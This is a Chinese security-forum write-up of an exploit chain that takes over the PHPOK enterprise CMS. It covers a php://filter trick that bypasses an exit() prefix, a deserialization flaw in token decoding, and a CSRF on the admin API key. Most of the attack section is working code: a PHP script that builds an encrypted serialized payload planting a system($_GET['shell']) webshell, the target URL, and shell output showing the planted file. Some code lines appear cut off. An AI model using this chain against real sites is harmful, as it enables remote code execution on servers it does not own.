PHPOK 最新版漏洞组合拳 GETSHELL - 先知社区

> 先知社区，先知安全技术社区

前言

> PHPOK 企业站系统采用 PHP+MYSQL 语言开发，是一套成熟完善的企业站 CMS 系统，面，自定义功能强大，扩展性较好、安全性较高，可轻松解决大部分企业站需求。

漏洞

可利用恶意类

恶意类文件： `framework\engine\cache.php`

关键代码：

```php
<?php
class cache{
    public function save($id,$content=''){
        if(!$id || $content === '' || !$this->status){
            return false;
        }
        $this->_time();
        $content = serialize($content);
        $file = $this->folder.$id.".php";
        file_put_contents($file,'<?php exit();?>'.$content);
        $this->_time();
        $this->_count();
        if($GLOBALS['app']->db){
            $this->key_list($id,$GLOBALS['app']->db->cache_index($id));
        }
        return true;
    }
    public function __destruct(){
        $this->save($this->key_id,$this->key_list);
        $this->expired();
    }
}
?>
```

很明显的 `__destruct` 方法调用了 `save` 方法，且传递的两个参数皆可控。

跟进 `save` 方法，可以看到里面调用了一个 `file_put_contents` 函数，且该函数的第一个参数可控，第二个参数部分可控。

第二个参数在最前面拼接了 `<?php exit();?>` ，使得后面再拼接的 PHP 代码也无法执行。

但是由于 `file_put_contents` 的第一个参数是可控的，所以我们可以通过控制第一个参数，来达到绕过 `exit()` 的效果。


`file_put_contents` 的第一个参数是可以使用协议的，例如：

- `php://output`
- `php://filter/read=convert.base64-decode/resource=`
- 等等

通过控制协议，可以对文件内容进行各种过滤操作。同时我们可以注意到 `<?php exit();?>` PHP 的标签本质上是一段 xml 代码，所以我们可以使用 `php://filter` 的 `string.strip_tags` 过滤器，去除这一段代码。

demo：

```php
<?php
    echo file_get_contents('php://filter/read=string.strip_tags/resource=php://input');
?>
```



```
POST /demo.php HTTP/1.1
Host: phpok
Content-Length: 28

<?php exit();?>just for test
```

```
HTTP/1.1 200 OK
Server: openresty/1.15.8.1
Date: Fri, 29 May 2020 08:45:41 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/7.4.0
Content-Length: 13

just for test
```


(https://xzfile.aliyuncs.com/media/upload/picture/20200529174425-fba36bcc-a190-1.png)

但是如果直接这样操作，会把我们后面也添加的 PHP 代码也给去掉，所以还得把加入的 PHP 代码通过 base64encode 的方式添加进去，再利用 `php://filter` 的 `convert.base64-decode` 进行还原。使用 `|` 符号能在 `php://filter` 中使用两个过滤器。

demo：

```
<?php
    echo file_get_contents('php://filter/read=string.strip_tags|convert.base64-decode/resource=php://:
```

```
?>
```



```
POST /demo.php HTTP/1.1
Host: phpok
Content-Length: 35

<?php exit();?>anVzdCBmb3IgdGVzdA==
```

```
HTTP/1.1 200 OK
Server: openresty/1.15.8.1
Date: Fri, 29 May 2020 07:16:47 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/7.4.0
Content-Length: 13

just for test
```

(https://xzfile.aliyuncs.com/media/upload/picture/20200529174443-060a62be-a191-1.png)

对文件写入时，将 `read` 修改为 `write` 即可。

反序列化

漏洞文件： `framework/libs/token.php`

关键代码：

```php
<?php
class token_lib{
    public function decode($string){
        if(!$this->keyid){
            return false;
        }
        $string = str_replace(' ','+',$string);
        $keyc = substr($string, 0, $this->keyc_length);
        $string = base64_decode(substr($string, $this->keyc_length));
        $cryptkey = $this->keya.md5($this->keya.$keyc);
        $rs = $this->core($string,$cryptkey);
        $chkb = substr(md5(substr($rs,26).$this->keyb),0,16);
        if((substr($rs, 0, 10) - $this->time > 0) && substr($rs, 10, 16) == $chkb){
            $info = substr($rs, 26);
            return unserialize($info);
        }
        return false;
    }
}
?>
```


看函数名字就可以猜到这个函数是某个密文的解密方法，并且在解密后进行了反序列化操作。

如果我们可以将序列化后的类，通过对应的 `encode` 方法，生成 `decode` 函数的解密的格式，那么我们就可以反序列化该类。

`encode` 方法：

```php
<?php
class token_lib{
    public function keyid($keyid=''){
        if(!$keyid){
            return $this->keyid;
        }
        $this->keyid = strtolower(md5($keyid));
        $this->config();
        return $this->keyid;
    }
    private function config(){
        if(!$this->keyid){
            return false;
        }
        $this->keya = md5(substr($this->keyid, 0, 16));
        $this->keyb = md5(substr($this->keyid, 16, 16));
    }
    public function encode($string){
        if(!$this->keyid){
            return false;
        }
        $string = serialize($string);
        $expiry_time = $this->expiry ? $this->expiry : 365*24*3600;
        $string = sprintf('%010d',($expiry_time + $this->time)).substr(md5($string.$this->keyb), 0, 1
        $keyc = substr(md5(microtime().rand(1000,9999)), -$this->keyc_length);
        $cryptkey = $this->keya.md5($this->keya.$keyc);
        $rs = $this->core($string,$cryptkey);
        return $keyc.str_replace('=', '', base64_encode($rs));
        //return $keyc.base64_encode($rs);
    }
}
?>
```

可以看到 `encode` 与 `decode` 方法都需要导入一个 `keyid` 值。于是全局搜索 `->keyid(`




```
            foreach($ext as $key=>$value){
                if($key == 'sqlext' && $value){
                    $value = str_replace(array('&#39;','&quot;','&
                }
                $param[$key] = $value;
            }
        }
        $this->lib('token')->keyid($this->site['api_code']);
        $array = array('id'=>$id,'param'=>$param);
        $token = $this->lib('token')->encode($array);
        $this->success($token);
    }
```

(https://xzfile.aliyuncs.com/media/upload/picture/20200529174502-11492980-a191-1.png)

得知了这是在 `site` 数组里面的 `api_code` 值，且该值只能通过后台设置。

CSRF

这部分就不细分析了，直接黑盒抓后台修改 `api_code` 的请求，经过测试后可以发现，这个功能点没有进行 CSRF 防护：



```
POST /admin.php?c=all&f=save HTTP/1.1
Host: phpok
Content-Length: 1654
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.130
Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSION=b6een8tqs4qdr41aer7vq54sbe; Hm_lvt_d6ceebbfea56af954e58ccea336c10d8=1590660964;
Hm_lpvt_d6ceebbfea56af954e58ccea336c10d8=1590660964
Connection: close

title=PHPOK%E4%BC%81%E4%B8%9A%E7%AB%99&dir=%2F&logo=res%2F201810%2F12%2F7eb2d67e0d6f4e4e.png&logo_mobile
=&favicon=res%2F201810%2F22%2F1d9863126a21fac2.png&api_code=123456&meta=&status=1&content=%E7%BD%91%E7%A
B%99%E5%85%B3%E9%97%AD%E6%B5%8B%E8%AF%95&tpl_id=1&lang=cn&register_status=1&register_close=%E7%BD%91%E7%
AB%99%E5%85%B3%E9%97%AD%E6%B5%8B%E8%AF%95&login_status=1&login_close=%E7%BD%91%E7%AB%99%E5%85%B3%E9%97%A
D%E6%B5%8B%E8%AF%95&login_type=0&login_type_email=&login_type_sms=sms_61825160&biz_status=1&biz_main_ser
vice=1&biz_sn=prefix%5BP%5D-year-month-date-rand-user-number&currency_id=1&biz_payment=0&biz_freight=5&u
rl_type=default&seo_title=%E7%BD%91%E7%AB%99%E5%BB%BA%E8%AE%BE_%E4%BC%81%E4%B8%9A%E7%BD%91%E7%AB%99%E5%B
B%BA%E8%AE%BE_PHPOK%E7%BD%91%E7%AB%99%E5%BB%BA%E8%AE%BE_PHPOK%E4%BC%81%E4%B8%9A%E7%BD%91%E7%AB%99%E5%BB%
BA%E8%AE%BE&seo_keywords=%E7%BD%91%E7%AB%99%E5%BB%BA%E8%AE%BE%2C%E4%BC%81%E4%B8%9A%E7%BD%91%E7%AB%99%E5%
BB%BA%E8%AE%BE%2CPHPOK%E7%BD%91%E7%AB%99%E5%BB%BA%E8%AE%BE%2CPHPOK%E4%BC%81%E4%B8%9A%E7%BD%91%E7%AB%99%E
5%BB%BA%E8%AE%BE&seo_desc=%E9%AB%98%E6%95%88%E7%9A%84%E4%BC%81%E4%B8%9A%E7%BD%91%E7%AB%99%E5%BB%BA%E8%AE
%BE%E7%B3%BB%E7%BB%9F%EF%BC%8C%E5%8F%AF%E5%AE%9E%E7%8E%B0%E9%AB%98%E5%AE%9A%E5%88%B6%E5%8C%96%E7%9A%84%E
4%BC%81%E4%B8%9A%E7%BD%91%E7%AB%99%E7%94%B5%E5%95%86%E7%B3%BB%E7%BB%9F%EF%BC%8C%E5%AE%9E%E7%8E%B0%E4%BC%
81%E4%B8%9A%E7%BD%91%E7%AB%99%E5%88%B0%E7%94%B5%E5%AD%90%E5%95%86%E5%8A%A1%E4%BC%81%E4%B8%9A%E7%BD%91%E7
%AB%99%E3%80%82%E5%AE%9A%E5%88%B6%E5%8A%9F%E8%83%BD%E6%9B%B4%E9%AB%98%EF%BC%8C%E6%93%8D%E4%BD%9C%E6%9B%B
4%E7%AE%80%E5%8D%95%EF%BC%81&upload_guest=1&upload_user=1&adm_logo29=&adm_logo50=&adm_logo180=
```

```
HTTP/1.1 200 OK
Server: openresty/1.15.8.1
Date: Fri, 29 May 2020 08:27:50 GMT
Content-Type: text/html; charset=utf-8
Connection: close
X-Powered-By: PHP/7.4.0
X-Frame-Options: sameorigin
Set-Cookie: PHPSESSION=b6een8tqs4qdr41aer7vq54sbe; path=/
Pragma: no-cache
Expires: Mon, 26 Jul 1997 05:00:00 GMT
Last-Modified: Mon, 26 Jul 1997 05:00:00  GMT
Cache-control: no-cache,no-store,must-revalidate,max-age=3
Pramga: no-cache
Vary: Accept-Encoding
Content-Length: 899

<!doctype html>
<html>
<head>
<meta charset="utf-8" />
<title>友情提示</title>
<base href="http://phpok/" /><meta name="author" content="phpok.com" />
<link href="css/tips.css" rel="stylesheet" type="text/css" />
<style type="text/css">
body{font-size:12px;font-family:"Verdana","Microsoft
Yahei","Geneva","sans-serif","Arial","Tahoma","HELVETICA";}
</style>
</head>
<body>
<div class="body">
	<div class="tips success">
				<div class="title">网站信息更新完成</div>
		<div class="note"><a href="admin.php?c=all&f=setting">系统将在<span
style="color:red">2</span>秒后跳转，手动跳转请点这里</a></div>
			</div>
```

(https://xzfile.aliyuncs.com/media/upload/picture/20200529174523-1dc93b46-a191-1.png)


可以看到，没有任何的 CSRF 防护

利用

至此，我们可以通过这些漏洞进行 getshell 了。

- 诱导管理员访问精心构造的 CSRF 脚本，修改 `api_code`
- 利用已知的 `api_code` ，对上面可被恶意反序列化的类进行序列化后加密
- 调用解密函数，触发反序列化

假设此处已经通过 CSRF 重置了系统的 `api_code` 为 `123456`



基本设置

网站名称	PHPOK企业站	即在前台使用的名称信息
安装目录	/	根目录请用 /，其他目录请写目录名且要求以 / 结束，如：/pl
网站Logo	res/201810/12/7eb2d67e0d6f4e4e.png	选择图片 预览 清除
手机Logo		选择图片 预览 清除
站点图标	res/201810/22/1d9863126a21fac2.png	选择图片 预览 清除
API验证串	123456	随机生成
网站扩展	1	

(https://xzfile.aliyuncs.com/media/upload/picture/20200529174539-27dafd2c-a191-1.png)

使用脚本序列化恶意类，并对其进行 `encode`

```php
<?php
class cache{
    protected $key_id;
    protected $key_list;
    protected $folder;

    public function __construct(){
        $this->key_id = 'naiquan';
        $this->key_list = 'a'.base64_encode('<?php system($_GET["shell"]);?>');
        $this->folder = 'php://filter/write=string.strip_tags|convert.base64-decode/resource=';
    }
}
class token{
    private $keyid = '';
    private $keyc_length = 6;
    private $keya;
    private $keyb;
    private $time;
    private $expiry = 3600;

    public function keyid($keyid=''){
        if(!$keyid){
            return $this->keyid;
        }
        $this->keyid = strtolower(md5($keyid));
        $this->config();
        return $this->keyid;
    }
    private function config(){
```


```php
    if(!$this->keyid){
        return false;
    }
    $this->keya = md5(substr($this->keyid, 0, 16));
    $this->keyb = md5(substr($this->keyid, 16, 16));
}


public function encode($string){
    if(!$this->keyid){
        return false;
    }

    $expiry_time = $this->expiry ? $this->expiry : 365*24*3600;
    $string = sprintf('%010d',($expiry_time + time())).substr(md5($string.$this->keyb), 0, 16).$s
    $keyc = substr(md5(microtime().rand(1000,9999)), -$this->keyc_length);
    $cryptkey = $this->keya.md5($this->keya.$keyc);
    $rs = $this->core($string,$cryptkey);
    return $keyc.str_replace('=', '', base64_encode($rs));
    //return $keyc.base64_encode($rs);
}
private function core($string,$cryptkey){
    $key_length = strlen($cryptkey);
    $string_length = strlen($string);
    $result = '';
    $box = range(0, 255);
    $rndkey = array();
    // 产生密匙簿
    for($i = 0; $i <= 255; $i++){
        $rndkey[$i] = ord($cryptkey[$i % $key_length]);
    }
    // 用固定的算法，打乱密匙簿，增加随机性，好像很复杂，实际上并不会增加密文的强度
    for($j = $i = 0; $i < 256; $i++){
        $j = ($j + $box[$i] + $rndkey[$i]) % 256;
        $tmp = $box[$i];
        $box[$i] = $box[$j];
```

```
            $box[$j] = $tmp;
        }
        // 核心加解密部分
        for($a = $j = $i = 0; $i < $string_length; $i++){
            $a = ($a + 1) % 256;
            $j = ($j + $box[$a]) % 256;

            $tmp = $box[$a];
            $box[$a] = $box[$j];
            $box[$j] = $tmp;
            $result .= chr(ord($string[$i]) ^ ($box[($box[$a] + $box[$j]) % 256]));
        }
        return $result;
    }
}
$token = new token();
$token->keyid('123456');
echo $token->encode(serialize(new cache));
?>
```



[redacted]


```
f9e0d6Kri8zqLsYrSk12mUyEWsA6ChH2biV46J8e9Om54X20jMHDw+BJfPwbwTdMcnwX0PahQXQJRyeFsIN8Wt0f5FE2lU2kr2a+IGYVHKAAFWrl4fveZX
```

(https://xzfile.aliyuncs.com/media/upload/picture/20200529174600-3430adba-a191-1.png)

运行脚本拿到 Payload，请求有进行解密操作的接口，如：

```
http://phpok/api.php?c=index&f=phpok&token=
```


请求前：



```
naiquan@medusec:/www/admin/phpok_80/wwwroot$ ls -a
.          _app     _data      favicon.ico  index.php    LICENSE.zh_cn     README.md   task      version.php
..         _cache   demo.php   framework    js           phpinc            res         test.php  web.config
admin.php  _config  error      gateway      LICENSE      phpokinstall.php  robots.txt  tpl
api.php    css      extension  images       license.php  plugins           static      .user.ini
naiquan@medusec:/www/admin/phpok_80/wwwroot$
```

(https://xzfile.aliyuncs.com/media/upload/picture/20200529174619-3f764ae0-a191-1.png)

请求后：




```
naiquan@medusec:/www/admin/phpok_80/wwwroot$ ls -a
.          _app     _data      favicon.ico  index.php    LICENSE.zh_cn     README.md   task      version.php
..         _cache   demo.php   framework    js           phpinc            res         test.php  web.config
admin.php  _config  error      gateway      LICENSE      phpokinstall.php  robots.txt  tpl
api.php    css      extension  images       license.php  plugins           static      .user.ini
naiquan@medusec:/www/admin/phpok_80/wwwroot$ ls -a
.          _app     _data      favicon.ico  index.php    LICENSE.zh_cn     plugins     static    .user.ini
..         _cache   demo.php   framework    js           naiquan.php       README.md   task      version.php
admin.php  _config  error      gateway      LICENSE      phpinc            res         test.php  web.config
api.php    css      extension  images       license.php  phpokinstall.php  robots.txt  tpl
naiquan@medusec:/www/admin/phpok_80/wwwroot$
```

(https://xzfile.aliyuncs.com/media/upload/picture/20200529174638-4ab6c1fa-a191-1.png)

